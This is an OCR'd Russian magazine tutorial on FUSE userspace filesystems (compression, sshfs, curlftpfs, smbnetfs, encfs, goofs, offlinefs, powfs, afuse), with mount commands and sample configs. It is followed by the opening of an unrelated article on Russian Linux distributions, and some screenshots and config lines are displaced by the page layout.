С появлением в Linux-ядре интерфейса fuse пользователи получили в распоряжение мощнейший инструмент управления данными. Стало возможным представить в виде файловой системы практически любую сущность, начиная от tar-архива и заканчивая базами данных. Доступны теперь и другие файловые системы, не реализованные непосредственно в ядре. Новую ФС отныне можно установить и запустить как обычную программу.

БРЕД УВЛЕКШЕГОСЯ ГЕНИЯ

Когда Кен Томпсон только начинал работу над UNIX, ему в голову пришла странная, но весьма оригинальная идея. Он решил ввести в систему специальный тип файлов, который бы представлял устройства. Вскоре появились также именованные каналы, сокеты и файловая система /proc. Идея оказалась столь удачной, что в Plan9 он сделал файлы логическим центром всей операционной системы — представлено ими было абсолютно все: графическая оконная система, сокеты, http- или dns-запросы. Хоть это и похоже на бред увлекшегося гения, такой подход сделал операционку простой, чрезвычайно гибкой и легкой в освоении. Пользователь мог выполнить практически любую задачу с помощью стандартных инструментов, манипулирующих файлами и каталогами. Для общения в irc, навигации по ftp и даже работы с блогом не требовалось специальных программ, как не требовалось тратить время на их изучение. Все можно было сделать с помощью стандартных консольных команд или файлового менеджера.

ЧАСТИЧКА МИКРОЯДЕРНОСТИ В МОНОЛИТНОМ ЯДРЕ

Технология fuse не так красива, как протокол 9P из Plan9, но, все же, прекрасно справляется со своими задачами. По сути, fuse — способ вынести файловую систему в пространство пользователя. Это специальный модуль ядра, который позволяет написать файловую систему буквально на коленке, не вникая в подробности ядерного кодинга.
Благодаря тому, что файловая система, основанная на fuse, работает в юзерспейс, программист может представить как файловое дерево практически все, не нарушая целостности ядра и не создавая огромных дыр в безопасности. Интерфейс fuse — это своего рода частичка микроядерности в монолитном ядре. Писать файловые системы на основе fuse действительно просто, иногда даже проще, чем обычные программы.
Наверное, именно поэтому для fuse с 2005 года создано более сотни файловых систем.

УСТАНОВКА

Подавляющее большинство дистрибутивов Linux уже подготовлены для работы файловых систем, основанных на fuse. Поэтому пингвиноводам достаточно установить пакеты libfuse и libfuse-devel, если они еще не установлены. В FreeBSD модуль fuse и большинство рассматриваемых в статье файловых систем доступны через порты (sysutils/fusefs-*). Чтобы дать привилегии монтирования этих ФС обычным пользователям, придется подправить значение специальной переменной sysctl:

```
# sysctl vfs.usermount=1
# echo 'vfs.usermount=1' >> /etc/sysctl.conf
```

Во FreeBSD нет порта, устанавливающего команду fusermount, и для демонтирования файловых систем нужно использовать стандартную команду umount.

КОМПРЕССИЯ

У кого как, а у меня всегда был пунктик по поводу отсутствия прозрачной компрессии в стандартных файловых системах Linux и BSD. Дело не в том, что я слишком жадный, чтобы купить новый жесткий диск. Я отдаю предпочтение производительности, а не свободному пространству!
Это покажется странным и даже парадоксальным, но прозрачная компрессия может существенно повысить скорости записи и чтения на современных машинах. Производительность процессоров уже давно достигла той отметки, когда сжатие блока данных происходит намного быстрее записи его на жесткий диск. Как результат, получается, что хорошо сжимаемые данные смогут попадать на диск в разы быстрее в запакованном виде.
Для fuse существует несколько реализаций файловых систем с прозрачным сжатием/распаковкой данных. Одни из них работают с обычными архивами, другие — сжимают данные поблочно. К первым относится файловая система fuse-zip (code.google.com/p/fuse-zip), позволяющая на лету читать или добавлять файлы в zip-архивы. Она отлично справляется с небольшими архивами и хорошо подходит, например, для сжатия корня файловой системы. Пользоваться ей очень просто:

```
$ mkdir /tmp/zip
$ fuse-zip /tmp/arch.zip /tmp/zip
```

В случае, если архив не существует, он будет создан.
К сожалению, fuse-zip для больших массивов данных не подходит. Она быстра, удобна и достаточно стабильна, но хранит распакованное содержимое архива в оперативной памяти, поэтому, когда размер архива станет больше объема установленной памяти, в дело вступит раздел подкачки, и система начнет дико тормозить. Самое страшное, что после того, как пространство на разделе подкачки иссякнет, дальнейшее поведение файловой системы непредсказуемо (у меня, например, она оказалась в нокауте). Именно поэтому для сжатия больших файловых архивов лучше использовать ФС с поблочным шифрованием.
CompFUSEd (www.biggerbytes.be) — лучшее решение в данной области для fuse. Она поддерживает несколько алгоритмов сжатия (gzip, bzip2, lzo, lzo2) и работает с небольшими блоками данных (8-64 Кб), поэтому почти не кушает оперативную память. Единственный недостаток — в способе установке, который не предполагает никакого автоконфигурирования и автоматизированной инсталляции. Придется делать это ручками:

```
$ cd /tmp
$ tar xzf cf-GISMO-200712321.tgz
$ cd ./CompFused/Gismo/
$ make
# cp cf_main /usr/local/bin/compFUSEd
# mkdir /usr/local/lib/compFUSEd/
# cp -av plugins /usr/local/lib/compFUSEd
```

Создаем конфигурационный файл ~/.compFUSEd и пишем в него:

```
jim@localhost <encfs /tmp/crypted /tmp/decrypted> /tmp - Shell - Konsole
Session Edit View Bookmarks Settings Help

-(jim@localhost)-(/tmp)-
-(0:0)-> mkdir crypted decrypted
-(jim@localhost)-(/tmp)-
-(0:0)-> encfs /tmp/crypted /tmp/decrypted
Создание нового зашифрованого раздела.
Выберите одну из следующих букв:
 введите "x" для режима эксперта,
 введите "p" для режима максимальной секретности,
 любой другая буква для выбора стандартного режима.
?> x

Выбрана ручная конфигурация.
Доступны следующие алгоритмы шифрования:
1. AES : 16 byte block cipher
 -- Поддержка ключа длиной от 128 до 256 бит
 -- Поддержка размера блока от 64 до 4096 байт
2. Blowfish : 8-ми байтовый блоковый шифр
 -- Поддержка ключа длиной от 128 до 256 бит
 -- Поддержка размера блока от 64 до 4096 байт
3. Blowfish-compat : алгоритм совместим с EncFS 0.2-0.6
 -- длина ключа 160 бит
 -- размер блока 64 байт

Введите номер соответствующий Вашему выбору: 2

Выбранный алгоритм "Blowfish"

Выберите размер ключа в битах. Выбранный шифр поддерживает размер ключа от 128 до 256 бит с шагом в 32 бит.
К примеру:
128, 160, 192, 224, 256
Выбранный размер ключа: 256

используется ключ размером 256 бит

Выберите размер блока в байтах. используемый шифр поддерживает размер от 64 до 4096 байт с шагом в 8 байт.
Нажмите enter для выбора по умолчанию (512 байт)

размер блока файловой системы: 2048

используется блок файловой системы размером 2048 байт
```

Настройка EncFS в режиме эксперта

$ vim ~/.compFUSEd

```
[/home/vasya/compressed]
# Здесь будут храниться сжатые файлы
backend = /home/vasya/.compressed
# Способ компрессии (cf_zlib.so, cf_bzip2.so, cf_lzo.so
или cf_lzo2.so)
compression = /usr/local/lib/compFUSEd/plugins/cf_lzo2.
so
writer = /usr/local/lib/compFUSEd/plugins/writer_
smarter.so
# Размер блока
chunk_size = 65553
# Максимальное количество блоков в одном файле
chunk_max = 100
# Не сжимать файлы следующих типов
exclude = gz tgz bz2 tbz2 zip rar jpeg avi mp3
```

Подключаем файловую систему:

```
$ compFUSEd ~/compressed
```


Все файлы, помещенные в каталог ~/compressed, теперь будут автоматически сжиматься и помещаться в ~/.compressed. Если ты захочешь подключить compFUSEd к системному каталогу, такому как /usr/src, то конфигурационный файл следует поместить в /usr/local/etc под именем compFUSEed.conf.
На самом деле, CompFUSEd не так быстра, как хотелось бы. Сказываются простои при копировании данных из ядра в юзерспейс и обратно. Для достижения максимальной производительности лучше применить «настоящие» файловые системы с прозрачным сжатием, такие как Reiser4 в Linux или ZFS во FreeBSD.

СЕТЕВЫЕ ФАЙЛОВЫЕ СИСТЕМЫ

Вопреки заголовку, в разделе мы не будем рассматривать настоящие сетевые ФС, а сфокусируем свое внимание на способе работы с различными сетевыми сервисами через файловый интерфейс.
Начнем с излюбленного инструмента системного администратора — ssh. Модуль **sshfs** (fuse.sourceforge.net/sshfs.html), реализованный поверх протокола sftp, способен представить ssh-соединение в виде файлового дерева. Использовать его так же просто, как и все остальные ФС на базе fuse:

```
$ sshfs user@example.com точка_монтирования
```

Если точка монтирования не указана, то таковой станет домашний каталог пользователя.
Теперь о старом добром ftp: лучшее, что есть на эту тему для fuse, называется **curlftpfs** (curlftpfs.sourceforge.net). Она основана на библиотеке



Принцип работы fuse

libcurl, поэтому поддерживает ssl-шифрование, http-прокси и автоматическое восстановление связи. Это действительно удобный и полезный инструмент, с помощью которого можно, например, примонтировать ftp-архив дистфайлов FreeBSD к каталогу /usr/ports/distfiles и забыть о выделении свободного места для них:

```
# curlftpfs ftp://ftp.freebsd.org/pub/FreeBSD/ports/
distfiles /usr/ports/distfiles
```

Для fuse также существует реализация файловой системы **http** (httpfs.sourceforge.net), но особого интереса она не представляет. Совсем другое дело — **smbnetfs** (smbnetfs.sourceforge.net), основанная на библиотеке smbclient. Она монтирует расшаренные ресурсы пользователей Windows или сервера Samba. Для ее использования необходимо создать каталог ~/.smb и поместить в него файлы smb.conf и smbnetfs.conf. Первый можно взять из каталога /etc или /usr/local/etc, но для этого потребуется установить пакет Samba. Второй берется из дистрибутивного файла smbnetfs, и менять в нем ничего не нужно. После выполнения этих действий создадим точку монтирования и примонтируем к ней smbnetfs:

```
$ mkdir -p ~/mnt/smb
$ smbnetfs ~/mnt/smb
```

Теперь, чтобы увидеть все рабочие группы, существующие в сети, набирай «cd ~/mnt/smb». А чтобы обратиться к любому хосту по его IP-адресу:

```
$ cd ~/mnt/smb/ip-адрес
```

Либо:

```
$ cd ~/mnt/smb/пользователь:пароль@хост
```

ШИФРОВАНИЕ

Для fuse существует несколько реализаций шифрующих файловых систем. Среди них есть и бриллиант под названием encfs (www.arg0.net/encfs). В отличие от других подобных разработок, encfs работает поверх существующей файловой системы, а не шифрует данные на уровне блочного устройства. Такой подход обладает сразу несколькими преимуществами. Это и динамический рост файловой системы по мере накопления данных; дружелюбность к системам бэкапа, которые правильно могут определить, какие конкретно файлы подверглись модификации; возможность шифрования другой виртуальной файловой системы (например, ты можешь подключить curlftpfs, создать каталог, подключить к нему encfs, и все заливаемые в него данные сохранятся на сервере в зашифрованном виде). К минусам можно отнести тот факт, что злоумышленник способен узнать все о структуре зашифрованной файловой системы, включая количество файлов и каталогов, их размер и время модификации. Загадкой для него останутся только их имена и содержимое.

Чтобы начать использовать encfs, создадим два пустых каталога:

```
$ cd /tmp
$ mkdir crypted decrypted
```

И подключим к ним encfs:

```
$ encfs /tmp/crypted /tmp/decrypted
```

На вопрос о режиме настройки ответим нажатием 'p'. Тогда encfs, использующая библиотеку ssl, сама выберет самый надежный метод шифрования, и нам останется только ввести пароль к каталогу. С другой стороны, можно нажать 'x' и самостоятельно выбрать алгоритм шифрования, длину ключа и другие параметры. Переходим в каталог /tmp/decrypted и добавляем в него файл:

```
$ cd decrypted
$ echo «secret» > file
```

После этого encfs можно отключить и посмотреть результат:

```
$ fusermount -u /tmp/decrypted
$ cd /tmp/crypted
$ ls
```

ВКУСНОСТИ

В этом разделе речь пойдет о необычных файловых системах, которые могут быть полезны. Среди самой разной экзотики я отобрал трех претендентов: goofs, offlinefs и powfs.

Файловая система goofs (code.google.com/p/goofs) предназначена для работы с различными сервисами Google, такими как:

1. Календарь — добавление, удаление и поиск событий.
2. Picasa — добавление и удаление фотографий и альбомов.
3. Контакты — создание, удаление и изменение.
4. Blogger — создание, удаление и изменение постов и комментариев.
5. Документы — добавление и удаление документов.

Goofs написана на python, поэтому требует пакеты **python-fuse** (fuse.sourceforge.net/wiki/index.php/FusePython) и **python-gdata** (code.google.com/p/gdata-python-client/). Благо, они доступны в портах FreeBSD и репозитариях всех популярных дистрибутивов Linux.

Для запуска goofs выполняем последовательность действий:

```
$ tar -xzf goofs-0.6.tar.gz
$ cd goofs/src/goofs
$ mkdir -p ~/mnt/google
$ python goofs.py ~/mnt/google --user zobnin@gmail.com
--pw password
```

Как итог, в каталоге ~/mnt/google появится несколько подкаталогов, имена которых соответствуют определенным сервисам. Структура их логична и интуитивно понятна. Для примера опишу работу с сервисом blogger.com. Заходим в сервис:

```
$ cd ~/mnt/google/blogs
```

Переходим к одному из блогов:

```
$ cd "Мой блог, который я забываю пополнять"
```

Добавляем новый пост:

```
$ mkdir "Мне не нужен браузер, чтобы писать в блог"
```

И — наполняем его содержанием:

```
$ cd "Мне не нужен браузер, чтобы писать в блог"
$ echo "Теперь у меня есть goofs" > content
```

Оставляем комментарий:

```
$ cd comments
$ echo "Почему не комментируем? Где все?" > new
```

Удобно, не правда ли? При этом посты можно удалять, переименовывать, изменять, копировать посты из другого каталога. Вооружившись /bin/sh, ты легко создашь скрипт, который по cron'у будет добавлять важные данные в блог. Даешь мониторинг сервера через блог! Единственное ограничение — UTF-8. Goofs, как и все сервисы Google, использует UTF-8 и только ее. Придется отказаться от локали KOI8-R, чтобы работать с удобством. Вторая файловая система — **offlinefs** (savannah.nongnu.org/projects/offlinefs) — предназначена для организации коллекций на CD/DVD-дисках и других носителях. Она хранит не файлы, а специальные базы данных, с помощью которых создает иллюзию нахождения этих файлов на диске. Допустим, у тебя есть огромная коллекция дисков с записанными фильмами. Offlinefs сделает так, будто все эти фильмы лежат у тебя на жестком диске. Ты можешь их сортировать, переименовывать, но при попытке получить доступ к одному из них ФС попросит вставить диск с определенной меткой. Создаем базу (она будет размещена в каталоге ~/.offlinefs) и монтируем:

```
$ offlinefs --rebuilddb
$ offlinefs ~/куча_всего
```

Вставляем диск и добавляем его в базу:

```
$ offimport_cd.sh -i /mnt/cdrom -l "фильмы-1"
```

Поздравляю, содержимое диска теперь доступно через каталог ~/куча_всего. Ну и, наконец, **powfs** (powfs.sourceforge.net) — простая файловая система, извещающая об изменении файлов. Если какой-либо из файлов, находящихся в каталоге, на который «натравлена» powfs, изменится, — будет запущен указанный скрипт: что-то вроде механизма inotify, но не в ядре и гораздо проще. Использовать так –

vim ~/.powfs

```
handler.dir.0=/tmp
handler.prg.0=/usr/local/bin/script1.sh
handler.dir.1=/etc
handler.prg.1=/usr/local/bin/script2.sh
```

Монтируем:

```
$ powfs ~/не_изменять
```

Если внутри каталога ~/не_изменять/tmp изменится файл, будет запущен script1.sh, в ~/не_изменять/etc — script2.sh (пути, указанные в ~/.powfs, являются абсолютными только по отношению к точке монтирования). Внутрь скрипта можно добавить что-то вроде:

```
mail -s "Изменен файл" root@localhost $1
```

АВТОМОНТИРОВАНИЕ

Одно из самых больших неудобств использования файловых систем, основанных на fuse, заключается в необходимости вводить команды монтирования каждый раз перед их использованием. По этой причине большинство пользователей отказываются от fuse в пользу более привычных файловых менеджеров с поддержкой просмотра архивов и подключения к ftp- и ssh-сервисам. К счастью, эта проблема решаема с помощью afuse (afuse.sourceforge.net) — автомаунтера для fuse, представленного как отдельная виртуальная файловая система. В отличие от других решений, он работает в пространстве пользователя и позволяет работать с виртуальными точками монтирования (создавать их по запросу), что незаменимо во время использования sshfs или curlfstpfs. Использовать его следует так:

```
$ mkdir -p ~/mnt/ssh
$ afuse -o mount_template="sshfs %r:/ %m» -o
unmount_template="fusermount -u -z %m» ~/mnt/ssh/
```

Здесь ~/mnt/ssh — это метакаталог для всех точек монтирования sshfs. После перехода в один из его подкаталогов afuse автоматически выполнит команду монтирования, и мы окажемся внутри нужной машины. Можешь поэкспериментировать, введя «cd ~/mnt/ssh/host.ru». После этого afuse должна выполнить команду, прописанную в аргументе mount_template, и ты окажешься на машине host.ru. Обрати внимание, что специальные модификаторы '%r' и '%m' определяют имена удаленного и локального каталогов, то есть источника и точки монтирования. Причем первый, по сути, генерируется из второго. Кроме того, в обязательном порядке следует настроить авторизацию на основе ключей, потому что afuse не позволяет использовать какое-либо интерактивное взаимодействие.


```
jim@localhost ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
-(jim@localhost)-(~)-
-(0:0)-> mount
/dev/ad0s1a on / (ufs, local)
devfs on /dev (devfs, local)
/dev/ad0s1d on /tmp (ufs, local, soft-updates)
/dev/ad0s1f on /usr (ufs, local, soft-updates)
/dev/ad0s1e on /var (ufs, local, soft-updates)
/dev/ad0s3 on /home (ufs, local)
procfs on /proc (procfs, local, read-only)
/dev/md0 on /cdrom (cd9660, local, read-only)
/dev/fuse0 on /tmp/decrypted (fusefs, local, nosuid, synchronous, moun
/dev/fuse1 on /home/jim/mnt/smb (fusefs, local, nosuid, synchronous, m
/dev/fuse2 on /home/jim/mnt/ftp (fusefs, local, nosuid, synchronous, m
-(jim@localhost)-(~)-
-(0:0)-> ls -l ~/mnt
total 6
drwx------  2 jim   jim    512B 28 мар  2008 cdrom/
drwxr-xr-x  2 jim   jim    512B 28 мар  2008 flash/
drwxr-xr-x  1 root  wheel  1,0K  1 янв  1970 ftp/
drwxrwxrwx  2 root  wheel    0B  1 янв  1970 smb/
drwx------  2 jim   jim    512B  6 фев  2008 ssh/
-(jim@localhost)-(~)-
```

Подключенные файловые системы fuse



info

Модуль fuse — часть древней программы avfs, которая позволяла ходить по ssh-, ftp-, http-ресурсам, различным типам архивов и дистрибутивным пакетам (rpm, deb). Проект давным-давно закрыт, но реализация модуля fuse оказалась настолько удачной, что зажила собственной жизнью.



dvd

На прилагаемом к журналу диске ты найдешь все модули fuse, описанные в статье.

smbnetfs и локальная сеть

```
jim@localhost ~/mnt/smb/WORKGROUP - Shell - Konsole
Session Edit View Bookmarks Settings Help
-(jim@localhost)-(~)-
-(0:0)-> smbnetfs ~/mnt/smb
-(jim@localhost)-(~)-
-(0:0)-> cd ~/mnt/smb
-(jim@localhost)-(~/mnt/smb)-
-(0:0)-> ls -l
total 0
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 BUHG/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 MAG/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 METOPROM/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 MSHOME/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 TSK/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 WORK/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 WORKGROUP/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 WORKING/
drwxrwxrwx  2 root  wheel  0B  1 янв  1970 [illegible]/
-(jim@localhost)-(~/mnt/smb)-
-(0:0)-> cd WORKGROUP
-(jim@localhost)-(~/mnt/smb/WORKGROUP)-
-(0:0)-> ls
0987-F90C64EA72@   COMP@             HOME-COMP-0012@    MICROSOF-E8EDBE@   PEN@
123-BD61ADF2AC1@   DASHUTKA@         HOME-[illegible]@  NOTNOW-36AAB208@   PHILKA@
8F2BA8B2FEED415@   DOM-01CCDBDAD9E@  MAMA@              OIO-C3EE252BDFC@   SAMLAB@
ANDREY@            FAMILY@           MICROSOF-550EEA@   PAVEL@             SKORPIYS-B76829@
```



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Знай наших!

ДИСТРИБУТИВЫ LINUX: ИЗ РОССИИ С ЛЮБОВЬЮ

Несмотря на то, что в основных дистрибутивах (Fedora, Debian, Ubuntu, openSUSE) нужный язык уже имеется «из коробки», вопрос локализации и доводки Linux до местных реалий — тема номер 1 на всех форумах. Предлагаю рассмотреть решения, специально заточенные под русский язык.

ОБАЯТЕЛЬНЫЙ MOPSLINUX


Быстродействие, надежность и низкие системные требования дистрибутива Slackware давно оценены профессионалами, поэтому нередко его можно встретить как на десктопах, так и серверах различного назначения. Единственный минус, которым любят пугать новичка на форумах — «недружелюбность» Слаки. Основой дистрибутива **MOPSLinux** (www.mopslinux.org) — его разработкой занимается ЗАО НПО «Сеть» — как раз и является Slackware. Дистрибутив вначале создавался для собственных нужд компании. Первой доступной публичной версией был MOPSLinux 2.0 Server (2004 год), ориентированный на серверное использование. Однако MOPSLinux вскоре стал универсален. Изначальной задачей проекта была локализация Слаки, но добавлялись наработки — скрипты, программа установки, оформление рабочего стола и многое другое. Начиная с версии 6.0, формат пакетов также несколько изменен. С целью обеспечения разрешения 